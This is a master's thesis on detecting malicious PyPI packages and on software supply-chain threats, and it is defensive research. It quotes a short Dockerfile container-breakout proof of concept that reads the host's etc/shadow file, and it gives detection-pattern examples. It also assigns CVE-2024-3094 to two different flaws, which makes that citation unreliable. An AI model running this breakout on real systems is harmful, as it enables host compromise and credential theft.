

Detecting Unsafe Updates in Software Ecosystems

Yao-Wen Chang 1346258

A thesis submitted in total fulfillment of the requirements
for the degree of Master in Computer Science

The University of Melbourne

Supervisors:

Christoph Treude

Behnaz Hassanshahi, Oracle Labs, Australia

Co-Supervisor:

Trong Nhan Mai, Oracle Labs, Australia

June 3, 2024

Abstract

The software supply chain (SSC) has rapidly evolved to support agile and maintainable development. With the advent of CI/CD technology, numerous frameworks and artifacts are distributed daily. The SSC is now integral to every aspect of the software development cycle. However, its benefits also introduce risks, such as backdoor attacks that compromise consumer or organizational assets. Due to their effectiveness, SSC attacks have become a popular target for malicious actors.

There are primarily three types of mitigation against SSC attacks. First, static analysis aims to identify vulnerabilities and malicious behaviors in the codebase, metadata, and configuration files. With the rise of machine learning (ML), many static analysis techniques now leverage ML. Second, dynamic analysis is used to detect vulnerabilities and malicious behaviors during code execution. Third, organizations increasingly emphasize methods that ensure artifact transparency. Transparency is crucial as most applications use multiple dependencies, including transitive ones, making it easier for malicious actors to conceal malicious code in upstream artifacts, impacting downstream consumers.

However, most research focuses on a single mitigation method. We argue that no single method is a silver bullet. Only by implementing multiple layers of security mechanisms can potential attacks be effectively mitigated. Therefore, this thesis proposes two methods: dynamic analysis to detect potentially malicious network traffic during package installation, and static analysis of PyPI package metadata. Additionally, we focus on the PyPI registry, aiming to reduce the false positive rate of static analyzers, which has been a significant challenge in previous research.

In this research, we found and reported 44 malicious packages on PyPI. Despite various defense mechanisms, malicious distribution remains prevalent on PyPI. To address this critical problem, PyPI organizations have implemented numerous defense strategies and collaborate with security researchers to secure the SSC.

Declaration of Authorship

I certify that:

This thesis does not incorporate without acknowledgement any material previously submitted for a degree or diploma in any university; and that to the best of my knowledge and belief it does not contain any material previously published or written by another person where due reference is not made in the text. Where necessary I have submitted all required data to the School. The thesis is 15991 words in length (excluding text in images, table, bibliographies and appendices).

Signed: Yao-Wen Chang

Date: 2024-06-03

Acknowledgments

I would like to express my deepest gratitude to the following individuals for their support and guidance throughout my research and thesis:

- **My Supervisor:** Christoph Treude - Computing and Information Systems at the University of Melbourne
- **My Industry Mentor:** Behnaz Hassanshahi - Oracle Labs, Australia
- **My Industry Mentor:** Trong Nhan Mai - Oracle Labs, Australia
- **Family Members:** My Mother and My Father
- **Supportive Institutions:** The University of Melbourne

I am deeply appreciative of my parents for their unwavering support, both financially and emotionally, throughout my academic journey.

I extend my sincere gratitude to my supervisor, Christoph Tredue, for his invaluable guidance, insightful suggestions, and provision of computing resources from Spartan at The University of Melbourne.

I would like to express my heartfelt thanks to my industry mentors, Behnaz Hassanshahi and Trong Nhan Mai. Their support in assisting me with the development of my security analyzer and analyzer evaluation, as well as their guidance throughout the thesis process, has been invaluable. Furthermore, I am grateful for their sharing of precious industry knowledge, which has greatly enriched my understanding and contributed significantly to the completion of this thesis and removing malicious packages within PyPI.

Contents

1	Introduction	8
1.1	Security Challenges in the Software Supply Chain	8
1.2	Software Transparency	9
1.3	Limitations of Current Approaches	9
1.4	Empirical Study of Python Community Ecosystem	10
1.5	Contributions	11
1.6	Organization	12
1.7	Research Questions	12
2	Research Motivation	14
2.1	SolarWinds Hack	14
2.2	Log4Shell Vulnerability	15
2.3	CVE-2024-3094	15
2.4	Limitations of Current Solutions in Software Supply Chain Security	16
2.5	Summary	16
3	Overview of Threat and Mitigation	17
3.1	Development Step	18
3.1.1	Credentials Stolen	18
3.2	Build Step	19
3.2.1	CI Script Injection and Mitigation	19
3.2.2	Container Breakout	20
3.3	Distribution Step	21
3.3.1	Typo-Squatting and Combo-Squatting	21
3.3.2	Malicious Docker Image Distribution	21
3.3.3	Mirror	24
4	Empirical Study of Attacking Tactics and Status of PyPI	26
4.1	Malicious Incidents Analysis	27

4.2	Python Unsafe Pattern	28
4.2.1	Configuration Files in Python Projects	28
4.2.2	Obfuscation Methods in Malicious PyPI Artifacts	29
4.3	Analyzing Dependencies of Python Projects on GitHub	31
4.4	PyPI's Efforts Towards Software Supply Chain Security in 2024	32
4.4.1	2FA	32
4.4.2	Malware Report	33
4.4.3	Trusted Publisher Support	33
4.5	Summary	33
5	Static Analysis and Dynamic Analysis	35
5.1	Static Analysis	35
5.1.1	Architecture of the Analyzer	36
5.1.2	Heuristics	36
5.1.3	Demonstration	38
5.1.4	Evaluation	40
5.2	Dynamic Analysis	43
5.2.1	Pros	44
5.2.2	Cons	44
5.2.3	Objective	45
5.2.4	Architecture of the Analyzer	45
5.2.5	Set Up the Analyzer	46
5.2.6	Demonstration	46
5.2.7	Result of Scanning Packages on PyPI	47
5.2.8	Result of Scanning Recent Update Release	47
6	Related Work	48
6.1	Empirical Study of Supply Chain Attack	48
6.1.1	Source Code	49
6.1.2	Package Registry: PyPI	49
6.1.3	Mirror	50
6.2	Static Analysis	50
6.2.1	Signals from Metadata as Suspicious Packages	50
6.2.2	Machine Learning Based Static Analysis	51
6.2.3	CodeQL	51
6.3	Dynamic Analysis	53
6.3.1	OSSF Package Analysis	53
6.3.2	Malware Detection and Evasion	53

6.4	Transparency of the Artifacts	55
6.4.1	SBOM: Software Bill of Materials	55
6.4.2	Reproducible Builds	55
6.4.3	SLSA Framework	55
6.4.4	Macaron Framework	56
7	Contribution and Future Works	57
7.1	Contribution	57
7.1.1	Uncover malicious packages	57
7.1.2	Automated Scanner	79
7.1.3	Summary	80
7.2	Future Works	83
7.2.1	Macaron	83
7.2.2	Network Traffic Detector	84
7.2.3	Heuristics-Based Metadata Analyzer	84
8	Conclusion	86
	Bibliography	92
A	Appendix	93

List of Figures

3.1	Software supply chain threats (source https://slsa.dev/spec/v0.1/index) [2] . . .	18
3.2	PyPI package page.	22
3.3	PyPI distribution page.	22
3.4	Npm package page.	23
5.1	Architecture of The Heuristics-Based Analyzer	36
5.2	Log file of analyzing requests	38
5.3	Log File of Analyzing Multiple Packages	39
5.4	Json Format Output	39
5.5	Newest PyPI Packages	40
5.6	Architecture of The Network Traffic Analyzer	45
5.7	Log file of analyzing requests	46
5.8	Log File of Analyzing Multiple Packages	47
7.2	Page of the malicious packages	60
7.3	Malicious code snippet	61
7.4	Malicious packages distribution	76
7.1	Part of the malicious packages	85

List of Tables

4.1	Comparison between Malicious Code and Vulnerable Code	26
4.2	Malicious Package Incidents - Intent Classification	27
5.1	Comparison between Heuristics-Based Analyzer and GuardDog	42
5.2	Suspicious Packages Analysis	43
7.1	Heuristics Results for Identifying Suspicious Packages	58
7.2	Heuristics Results for Identifying Suspicious Packages	60
7.3	Heuristics Results for Identifying Suspicious Packages	61
7.4	Heuristics Results for Identifying Suspicious Packages	63
7.5	Heuristics Results for Identifying Suspicious Packages	71
7.6	Heuristics Results for Identifying Suspicious Packages	71
7.7	Heuristics Results for Identifying Suspicious Packages	75
7.8	Summary of attack types.	81
7.9	Summary of tactics.	82
7.10	Heuristics Results for Identifying Suspicious Packages	82
A.1	GuardDog PyPI Heuristics [12]	94
A.2	Malware Findings Summary	95

Chapter 1

Introduction

Open source software (OSS) is deployed in almost every software artifact. Developers can create more sophisticated software by importing OSS packages as dependencies, eliminating the need to build everything from scratch. Additionally, users can directly utilize OSS maintained by other developers, reducing the burden of maintaining numerous in-house dependencies.

These benefits enhance the software development life cycle and align with the principles of agile development. However, the high demand for OSS also attracts malicious actors, increasing the attack surface in the software supply chain (SSC). Numerous attackers target the continuous integration and continuous deployment (CI/CD) pipeline by distributing malicious artifacts upstream. The upstream pipeline, including registries and repositories, often becomes the first target for attackers due to the severe and widespread impact on downstream users.

1.1 Security Challenges in the Software Supply Chain

The Software Supply Chain (SSC) comprises three stages: Source, Build, and Distribution. During the Source and Build phases, multiple dependencies are integrated into software artifacts. These dependencies primarily come from package registries such as PyPI, npm, and Maven, or from source control systems like GitHub and GitLab.

Attackers often conduct low-effort attacks by crafting malicious dependencies and distributing them via registries and repositories to compromise the host environment. For instance, malicious code may be injected into the `setup.py` file of Python packages, triggering malicious behavior when developers install the compromised packages. Additionally, attackers may use social engineering tactics to compromise the accounts of maintainers or trusted contributors, enabling them to merge malicious pull requests (PR) or contribute malicious code to Git repositories.

Popular packages are primary targets of SSC attacks, as many developers trust widely used packages [52]. The impact of attacking popular packages can be significant [53].

During the Build process, attackers can inject malicious Continuous Integration (CI) scripts and Dockerfiles, allowing them to bypass container isolation and compromise the host system.

In the Distribution phase, account takeover attacks may be executed by malicious actors if sufficient preventive mechanisms are not in place. Compromised project maintainers' accounts can lead to the distribution of malicious packages or the injection of malicious code into projects owned by the victim.

1.2 Software Transparency

Transparency is crucial when consuming external dependencies. Developers often have zero trust and no understanding of the dependencies they utilize. Many attacks occur when malicious code is deeply hidden in transitive dependencies. Transparency can provide developers with significant information, allowing for thorough analysis before including these artifacts.

Software Bills of Materials (SBOMs) include information about contributors, maintainers, and dependencies used in the artifacts. SBOMs, automatically generated during the build process, offer transparency of software artifacts. Whenever the artifacts are updated (code changes, dependencies upgrade), new SBOMs have to be generated. Since SBOMs are machine-readable, both manual analysis and automatic scanning of dependencies are feasible. By integrating a CVE database into the SBOMs scanner, vulnerabilities within the software artifacts can be detected.

The **in-toto** framework provides metadata standard. The metadata contains essential information about the end-to-end Software Supply Chain (SSC). Consumers can verify this metadata to ensure that software artifacts have not been compromised. Additionally, the **in-toto** framework provides a cryptographic signing mechanism to ensure non-repudiation and integrity [47]. Non-repudiation is the assurance that someone cannot deny what they have done and the authenticity of their signature on their contribution to the project.

1.3 Limitations of Current Approaches

Regex-based pattern static analysis is a straightforward method for detecting malicious patterns by scanning scripts for predefined patterns. For instance, the security researchers might define a suspicious IPv4 pattern as `130.128.1.25[0-5]` to look for the match pattern, or the pattern for capturing the suspicious imports in Python would be defined as `black_list = ["request", "base64"]`.

Machine Learning (ML) anonymous features detection [42] predicts malicious packages by learning their features. For instance, to prevent typo squatting, the Levenshtein distance between a package name and popular package names is used as a feature [42, 36] to detect

the outliers. Additionally, the presence of unsafe patterns in the source code is considered a feature.

By training the model with sufficient qualitative data, it will be capable of predicting whether the source code contains potential suspicious patterns through the input data. However, collecting malicious data is challenging due to its limited availability. Unlike other fields, in cybersecurity, attackers prefer to distribute similar data across numerous vulnerable sites. Additionally, this data is typically not archived, and malware is promptly removed. Even when malicious activities are collected, the data often does not meet the requirements for training the model. Without qualitative data, the model is not powerful enough to effectively detect malware.

These methods are prone to a high false positive rate, meaning they are more likely to flag benign packages as malicious. Nevertheless, package maintainers increasingly seek tools with lower false positive rates due to the high volume of packages being distributed and updated daily. The true positive rate is not the primary concern [51] for the registry administrators. Maintainers prefer tools that generate fewer false positives because excessive alerts require significant time and effort to manually inspect them [51].

Dynamic analysis offers higher accuracy and can capture additional behaviors during runtime. Researchers use dynamic analyzers to identify and analyze malware. However, the complexity of setting up the proper environment for analyzing malicious artifacts and the risk of host compromise are significant drawbacks of dynamic analysis. Moreover, analyzing numerous newly updated software artifacts daily with a dynamic analyzer is impractical due to the time cost.

Regarding frameworks aimed at providing transparent information about artifacts, several obstacles exist. For example, the Software Bill of Materials (SBOMs) is a detailed inventory listing all components, dependencies, and build tools of the artifacts, serving as input for further analysis by automated analyzers. However, only a portion of artifacts include SBOMs, and various SBOM specifications, such as CycloneDX and SPDX, exist. Standardization is required for generating SBOMs from different providers. Additionally, SBOM generators sometimes fail to accurately identify components or information from artifacts.

1.4 Empirical Study of Python Community Ecosystem

PyPI is the primary Python package registry. However, the incomplete policy for authenticating registered members and insufficient inspection of uploaded packages pose threats to downstream consumers.

Currently, PyPI permits package uploads using an API token for authentication. While the API token verifies the uploader's identity, it does not validate the uploader's intent. Researchers

have reported numerous instances of malware using techniques such as typo-squatting, obfuscation, and data exfiltration. These findings result from scanning PyPI packages and source code hosted on GitHub repositories with malware detection tools. Although maintainers remove problematic packages, no existing tools have been accepted by repository administrators due to their inability to achieve high accuracy and low false positive rates. Also, even the malicious packages are removed by the administrators, the mirror packages are still existing to affect the downstream users.

In addition to the malware reporting system, PyPI has implemented other policies to address software supply chain security. These include enforcing two-factor authentication (2FA) for all users, providing services that allow users to verify trusted packages, and enabling developers to directly distribute their software to PyPI during the continuous integration process without tampering. Even with these mechanisms to secure users and packages, our research still discovers frequent malicious activities.

1.5 Contributions

We provide two automated analyzers to detect the suspicious package on PyPI:

Network Traffic Detector, the detector aims to uncover the suspicious network traffic during the time when the developers install the packages from the registry to their host machine. By using whitelist to filter out the benign IPv4, the results present the suspicious IPv4. The detector implement the container technique to prevent the developers' host being infected by the malicious code which is triggered during the installation phase. We identify many malicious activity cases which aim to target the victims who have no clear understanding of the content inside the packages, since the binary data is not transparent to the users. To prevent the malicious code being operated and persisted on the host, the container provides the separated and restricted environment to avoid the host being influenced by the malware.

Heuristics-Based Metadata Analyzer, the analyzer first collects the required metadata from PyPI. Then, analyzing the metadata through the heuristics we defined to detect the suspicious packages and maintainers.

Our tools aim to narrow down the scope and provide the results to the developers. Due to the high false positive of the automatic tools, our tools only acting as an advisor for the security researcher and developers to have an understanding of the packages they are going to deploy in their projects.

We uncovered malicious packages distributed on PyPI and reported those packages to PyPI.org. Furthermore, we provide the detail description of the packages, their malicious intent, and the method they used to obfuscate the malicious code. All the packages have been verified and removed by the maintainers of PyPI.org.

1.6 Organization

The rest of this thesis is organized as follows:

- **Chapter 2** details the motivation behind our research and the issues addressed in this study.
- **Chapter 3** provides an overview of the attack surface and current mitigation strategies in the software supply chain.
- **Chapter 4** examines the status of PyPI and the mechanisms it employs to secure the software supply chain.
- **Chapter 5** introduces two analyzers developed in this research: the Heuristic-Based Analyzer and the Dynamic Network Traffic Analyzer. It also evaluates our tools using packages from reputable companies and compares the performance and false positive rates with the heuristic analyzer, GuardDog [12].
- **Chapter 6** reviews related works, including articles on malicious activities, official documentation, and academic research.
- **Chapter 7** summarizes the contributions of this research, including the detection of malicious packages and the development of our analyzers. It also discusses future work to enhance our analyzers and contribute to an open-source framework aimed at providing artifact transparency.

1.7 Research Questions

In this thesis, I have formulated three primary research questions aimed at investigating malicious attacks within the PyPI registry and evaluating the efficacy of the suspicious package analyzer.

RQ1: *What is the current status of PyPI in terms of malware presence within its packages?*

Given that PyPI is one of the main package management registries and serves as the upstream of the software supply chain, we are particularly interested in evaluating the effectiveness of current security measures on PyPI in addressing the issue of malicious package injection.

Furthermore, understanding the presence of malware within PyPI allows for a comprehensive risk analysis, enabling developers and users to make informed decisions regarding the selection and usage of packages from PyPI.

RQ2: *To what extent does the application of heuristic-based methods enhance the identification of previously unknown threats in comparison with existing tools?*

Heuristics-Based method is known for its ability to discover unknown malicious activities. In this research, we are curious about whether we can use this method to identify the unknown malicious packages. And how powerful is this method to address the severe security supply chain issue on PyPI.

The heuristics-based method is recognized for its capability to detect previously unknown malicious activities. In this research, we aim to investigate the applicability of this method in identifying unknown malicious packages within the PyPI. Furthermore, we seek to critically assess the robustness of the heuristics-based approach in addressing the significant security challenges associated with the software supply chain on PyPI.

RQ3: *Compared with other security analyzers, how efficient and accurate is our analyzer?*

There are numerous efficient analyzers that employ various techniques to automate the identification of malicious behavior in both source code and binaries.

We intend to compare our **Heuristics-Based Analyzers** with other similar analyzers that use heuristics-based methods to determine whether our defined heuristics can effectively support PyPI.

Given the critical drawbacks of static analyzers, namely high false positive rates and performance issues, we aim to evaluate whether our analyzer can improve performance and reduce the false positive rate.

Chapter 2

Research Motivation

The widespread adoption of open source software(OSS) has become an integral part of numerous projects and organizational endeavors, offering a convenient and efficient solution for software development. Open source tools and libraries are pervasive, seamlessly integrated into various projects. Embracing OSS brings about a multitude of advantages, relieving development teams from the burdens of in-house maintenance for a significant portion of their codebase.

However, amidst the convenience, a critical aspect often overlooked by many developers is the potential security vulnerabilities that may lurk within the code they integrate into their projects. It's easy to assume that widely-used open source components are inherently secure. Unfortunately, this assumption was challenged by two pivotal security events - the SolarWinds Hack and the Log4Shell Vulnerability - that unfolded in the software supply chain (SSC).

Moreover, the recent cyberattack targeting the upstream XZ package has resulted in widespread impacts for numerous downstream libraries and software systems. The severity of these consequences is contingent upon the nature and scope of potential subsequent attacks.

These security incidents shed light on the vulnerability of projects relying on open source components. It became evident that the seemingly benign integration of OSS could inadvertently expose projects to severe security threats. This realization serves as a stark reminder of the imperative to scrutinize the security aspects of open source components during the development and deployment phases. The motivation for this study stems from the pressing need to enhance the security awareness and practices of developers in the face of evolving cyber threats within the Software Supply Chain.

2.1 SolarWinds Hack

The SolarWinds intranet experienced a compromise in 2019, with the hacker utilizing various tools to analyze the compiler and the overall environment. Subsequently, sophisticated tools were deployed to circumvent the checker or defense mechanisms within SolarWinds. One year

later, the attackers injected a backdoor at a stage preceding the code compilation. Ultimately, upon deploying the malicious software to end-users, the attacks were triggered, resulting in a crisis.

Before the SolarWinds Hack, many experts recommend updating the dependencies as soon as possible once the new versions are released. Also, nowadays, agile development is the trend. However, the new release update is the trigger for the SolarWinds Hack. Updating the new version includes the backdoor and causes sensitive information leakage. Some experts recommend the project maintainer not to update dependencies in the first place, but also not to be the last one to fix the bugs in the dependencies [13].

2.2 Log4Shell Vulnerability

Log4j is a Java-based OSS primarily designed to offer essential logging functions, crucial for numerous web applications. Unfortunately, a remote code execution (RCE) vulnerability was discovered within Log4j.

In view of its prevalent usage in Java-based applications, this vulnerability carries significant weight, capturing the attention of numerous security researchers.

2.3 CVE-2024-3094

This vulnerability [41] arises from the insertion of malicious code into the XZ library by one of its maintainers. The malicious actor employed social engineering tactics, leveraging multiple fake accounts to inundate the original maintainers with requests for new features and bug fixes. This undue pressure eventually led to the inclusion of another maintainer, who was complicit in the malicious activity.

Over the course of two years, the malicious actors cultivated credibility within the project community. They gradually introduced obfuscated code hidden within tarball archives, effectively evading detection. Given the widespread use of the XZ package for compression and decompression across numerous libraries and software, the impact of this exploit is significant.

Notably, the XZ package is integral to the functioning of SSH daemons. The malicious code has the capability to override authentication functions within SSH, potentially facilitating unauthorized access and enabling the execution of remote code. This exploit poses a serious risk, potentially granting attackers superuser privileges and enabling remote code execution attacks.

2.4 Limitations of Current Solutions in Software Supply Chain Security

Throughout the empirical study of malicious activities and vulnerabilities within the SSC and the mitigation of SSC attacks, we identified that package registries and Docker Hub are the primary targets. The simplicity and effectiveness of building and distributing malware have made it common to see malicious software disseminated through packages and Docker images.

This research focuses exclusively on providing solutions to uncover malicious packages on PyPI. Although many analyzers demonstrate the ability to detect numerous malicious packages on PyPI through static or dynamic analysis, these methods are not widely accepted by administrators [51]. Given the vast number of packages distributed daily, administrators are reluctant to review alerts generated by automated systems, even though the false positive rate is remarkably low.

The issue of high false positive rates is primarily due to the diversity of malicious packages and the tactics used to obfuscate malicious code. While dynamic analysis is more accurate, it is also known for its inefficiencies.

2.5 Summary

The three well-known supply chain attacks have prompted many developers to intensify their focus on the security of open-source software (OSS) integrated into their applications. While numerous organizations diligently inspect the OSS they incorporate by establishing policies for selection and implementing security checks before integration, some still lack a clear policy to defend against malicious SSC attacks [52].

Additionally, we found that many researchers have published solutions to address this critical security issue. However, these analyzers are often not accepted due to their inefficiency.

Chapter 3

Overview of Threat and Mitigation

The surge in the prevalence of software supply chain(SSC) attacks can be attributed to their lower skill requirements, making them accessible to a wider range of attackers. What makes SSC attacks particularly concerning is their potential to cause significant and widespread impact. This attack method stands out among various other attack vectors due to its effectiveness.

In the past, the software ecosystem is safer than the one today, since many software providers developed their software in-house. The

The numerous vulnerabilities present in different steps of SSC increase the likelihood of successful exploitation. These vulnerabilities provide malicious actors with multiple points of entry and manipulation within the system. As a result, external threats from malicious entities attempting to compromise the system or exploit vulnerabilities in the SSC are a significant concern.

Additionally, the risk extends beyond external threats, as internal members with malicious intent may exploit these vulnerabilities. Internal actors could potentially implant backdoors, allowing them to indirectly exfiltrate sensitive credentials through the use of reverse shells. This dual threat landscape, involving both external and internal actors, emphasizes the critical importance of addressing and mitigating SSC vulnerabilities to safeguard system integrity and sensitive data.




Figure 3.1: Software supply chain threats (source <https://slsa.dev/spec/v0.1/index>) [2]

3.1 Development Step

The version control systems, like Git Repository, host the source code from the developers. The contributors can request pull request waiting for further merging. The repository maintainer then review the pull requests and merge the pull request or close the request if the pull request is not passed the criteria set by the maintainers.

Two-factor (2FA) authentication is a prevalent method to make it harder for the unauthorized person to access an account. Instead of providing only one factor, username and password, to prove their identities, the 2FA requires the person to provide another factor, like the random code generated by the trusted application, like Google Authenticator. Throughout 2023, GitHub requires all users who contribute code on GitHub to enable two-factor authentication (2FA) [20]. GitLab also enforces all their users to enable 2FA [24].

3.1.1 Credentials Stolen

Credentials are the sensitive information to allow the person to be identified. When the credentials of the version control systems are stolen, the malicious actors are able to contribute the vulnerable function or malicious code on behalf of trusted contributors [41].

This attack is usually achieved through social engineering and the vulnerability exploitation. 2FA is one of the efficient policies to prevent the unauthorized person to compromise the users' account and then contributing the code. Compromising two factors is way more difficult than only compromise one factor.

3.2 Build Step

Within the build step, the source code is being compiled with the required dependencies then become the binary artifacts. The build step involves the dependencies' manager, like pip and npm to download the packages from the packages' registry. There are automation tools, like Jenkins, to automate the test, build and deployment of the artifacts [33].

3.2.1 CI Script Injection and Mitigation

The Poisoned Pipeline Execution (PPE) involves the direct or indirect alteration of the CI/CD execution flow. This manipulation can occur by modifying the CI script, leading to unpredictable outcomes or potential exfiltration of sensitive credentials, depending on the attackers' intent. Notably, this attack does not necessitate the actors to have write permissions to the code repository. Instead, the attack takes place automatically when pull requests or push operations occur, triggering the execution of the compromised CI script.

Alternatively, if the actors' custom-crafted CI script remains dormant because it is stored on another branch, an indirect Poisoned Pipeline Execution (PPE) tactic can be employed to compromise the pipeline. In this scenario, malicious actors may actively seek vulnerabilities in the input to the CI script and inject malicious commands to poison the input, thereby impacting the pipeline when the script is eventually executed [44].

Mitigation:

- **Sandbox:** Ensuring the build process being executed within an isolated environment to avoid the secrets and sensitive information being leakage when the malicious code is triggered.
- **Code Review:** Conducting code review before the pull requests being merged into the codebase. It is recommended by SLSA Framework [2] to have more than one reviewer for each pull request.
- **Credentials Accessibility:** Only allow the required credentials for build process to be accessed.

3.2.2 Container Breakout

The containers are the ideally sandboxed instances [38], which provides the security and environment isolated benefits in CI/CD process. The vulnerability CVE-2024-3094 [41] is a security issue within the tool **runc**.

Before we introduce this vulnerability, we first introduce what is **runc** and its function. The author ,Vineet Kumar [32], introduced that **runc** is a lower level tool of the container technology, which is OCI-compliant tools and is responsible for the creating and running the container process. The OCI, Open Container Initiative, is a set of standards describing the image format, runtime and distribution [32]. In other words, **runc** is the core function and tool deployed by the higher level tools like Docker, Kubernetes and Containerd.

However, **runc** involves a vulnerability that the attacker can exploit that vulnerability to cause the newly-spawned container to have a working directory within the host filesystem. The article [38] provides example of how the attack might compromise the host filesystem 3.1. The **WORKDIR** command specifies the directory within the docker filesystem. The subsequent command, **RUN**, **CMD** and **ENTRYPOINT** apply the working directory.

The **RUN** command is executed during the build process (**docker build**) of Docker image typically used to install the required packages and configure the image. In this example 3.1, the intent of accessing the privileged and sensitive file descriptor. Even though the file descriptor is closed, it is still accessible.

```
FROM alpine
WORKDIR /proc/self/fd/7
RUN cd ../../../../../../ && grep demouser etc/shadow && touch
    SUCCESSFUL_EXPLOIT
```

Listing 3.1: Dockerfile container breakout

On the other hand, the **CMD** and **ENTRYPOINT** apply the working directory as well but during the run-time (**docker run**). The attacker can mount the host root directory and traversed the directories through accessing the file descriptors.

Mitigation:

- **Regular Checking the Updates:** The users should check the update from the build and run-time vendors, including Docker, Jenkins, and Kubernetes [38].
- **Detail Reviewing the PRs From Any Contributors:** The maintainers should ensure the PRs from any contributors even the trusted maintainers going through the detailed code review by more than one trusted reviewers [2]. The trusted maintainer's account might be compromised through the social engineering [41]. When the malicious CI scripts are injected, the attackers is able to extract the sensitive information and further affect other contributors when running the CI process.

3.3 Distribution Step

The pre-built packages are usually distributed on package registry, like PyPI and NPM. Distributing malicious packages frequently occur on the package registry [6, 34, 55].

3.3.1 Typo-Squatting and Combo-Squatting

Typo-squatting is a prevalent and malicious attack type observed in package managers such as PyPI and npm. This deceptive practice targets developers who may overlook subtle typos when selecting packages for their projects.

Compared to `typo-squatting`, `combo-squatting` is a similar tactic aimed at misleading users and developers. For instance, `typo-squatting` involves slight misspellings, such as `google` versus `googel`, whereas `combo-squatting` involves adding words, such as `google` versus `support-google`.

Several works, such as those by [12] and [11], aim to address the issues of `typo-squatting` and `combo-squatting`. They compare popular packages with suspicious ones using the `Levenshtein distance`, a string metric for measuring the difference between two sequences. In our investigation of malicious packages, we found that attackers use `typo-squatting` to upload numerous packages with names slightly different from legitimate ones, `capmostercloudclient` 7.1.1. These methods are still employed by attackers to build trust in their malicious packages and distribute them.

Mitigation:

- **Check the Metadata of the Package Before Installing the Package:** On PyPI, the users can check the name of the package to ensure that the name is correct. Also, other information involving the Project Links, `GitHub Statistics`, `Maintainers`, and the `Description` provides a clear idea for the users to analyze the quality of the package 3.2.

Not only the metadata of the packages can be analyzed by the users, PyPI also provides the source code and binary distribution for the users to do further analyze 3.3. The above methods for analyzing the metadata and source code are automated by our `Heursitic-Based Analyzer` 5.1.1.

On NPM, the users can also conduct those similar approaches to analyze the quality of the package 3.4.


3.3.2 Malicious Docker Image Distribution


Not only the package registries are vulnerable to the malicious artifacts distribution attacks, the Docker Hub is also vulnerable to the similar attacking techniques. It is invisible for the


Verified details

These details have been verified by PyPI

Maintainers


[graffatcolmingov](#)


[Lukasa](#)


[nateprewitt](#)

Unverified details

*These details have **not** been verified by PyPI*

Project links

- [Homepage](#)
- [Documentation](#)
- [Source](#)

GitHub Statistics

- ★ Stars: 51446
- 🔗 Forks: 9212
- 🔔 Open issues: 164
- 🔗 Open PRs: 58

```

>>> import requests
>>> r = requests.get('https://httpbin.org/basic-auth/user/pass', auth=('user', 'pass'))
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
'{"authenticated": true, ...}'
>>> r.json()
{'authenticated': True, ...}

```

Requests allows you to send HTTP/1.1 requests extremely easily. There's no need to manually add query strings to your URLs, or to form-encode your `PUT` & `POST` data — but nowadays, just use the `json` method!

Requests is one of the most downloaded Python packages today, pulling in around `30M downloads / week` — according to GitHub, Requests is currently [depended upon](#) by `1,000,000+` repositories. You may certainly put your trust in this code.

downloads/month **434M**
python **3.8** | **3.9** | **3.10** | **3.11** | **3.12**
contributors **403**

Installing Requests and Supported Versions

Requests is available on PyPI:

```
$ python -m pip install requests
```


Requests officially supports Python 3.8+.

Figure 3.2: PyPI package page.

Download files


Download the file for your platform. If you're not sure which to choose, learn more about [installing packages](#).

Source Distribution


[requests-2.32.1.tar.gz](#) (129.9 kB [view hashes](#))

Uploaded May 21, 2024
 Source

Built Distribution


[requests-2.32.1-py3-none-any.whl](#) (63.7 kB [view hashes](#))

Uploaded May 21, 2024
 Python 3

Figure 3.3: PyPI distribution page.

Readme
 Code Beta
 1 Dependency
 207,328 Dependents
 1,770 Versions

react

React is a JavaScript library for creating user interfaces.

The `react` package contains only the functionality necessary to define React components. It is typically used together with a React renderer like `react-dom` for the web, or `react-native` for the native environments.

Note: by default, React will be in development mode. The development version includes extra warnings about common mistakes, whereas the production version includes extra performance optimizations and strips all error messages. Don't forget to use the **production build** when deploying your application.

Usage

```

import { useState } from 'react';
import { createRoot } from 'react-dom/client';

function Counter() {
  const [count, setCount] = useState(0);
  return (
    <>
      <h1>{count}</h1>
      <button onClick={() => setCount(count + 1)}>
        Increment
      </button>
    </>
  );
}

const root = createRoot(document.getElementById('root'));

```

Install

```
> npm i react
```

Repository

github.com/facebook/react

Homepage

reactjs.org/

Weekly Downloads

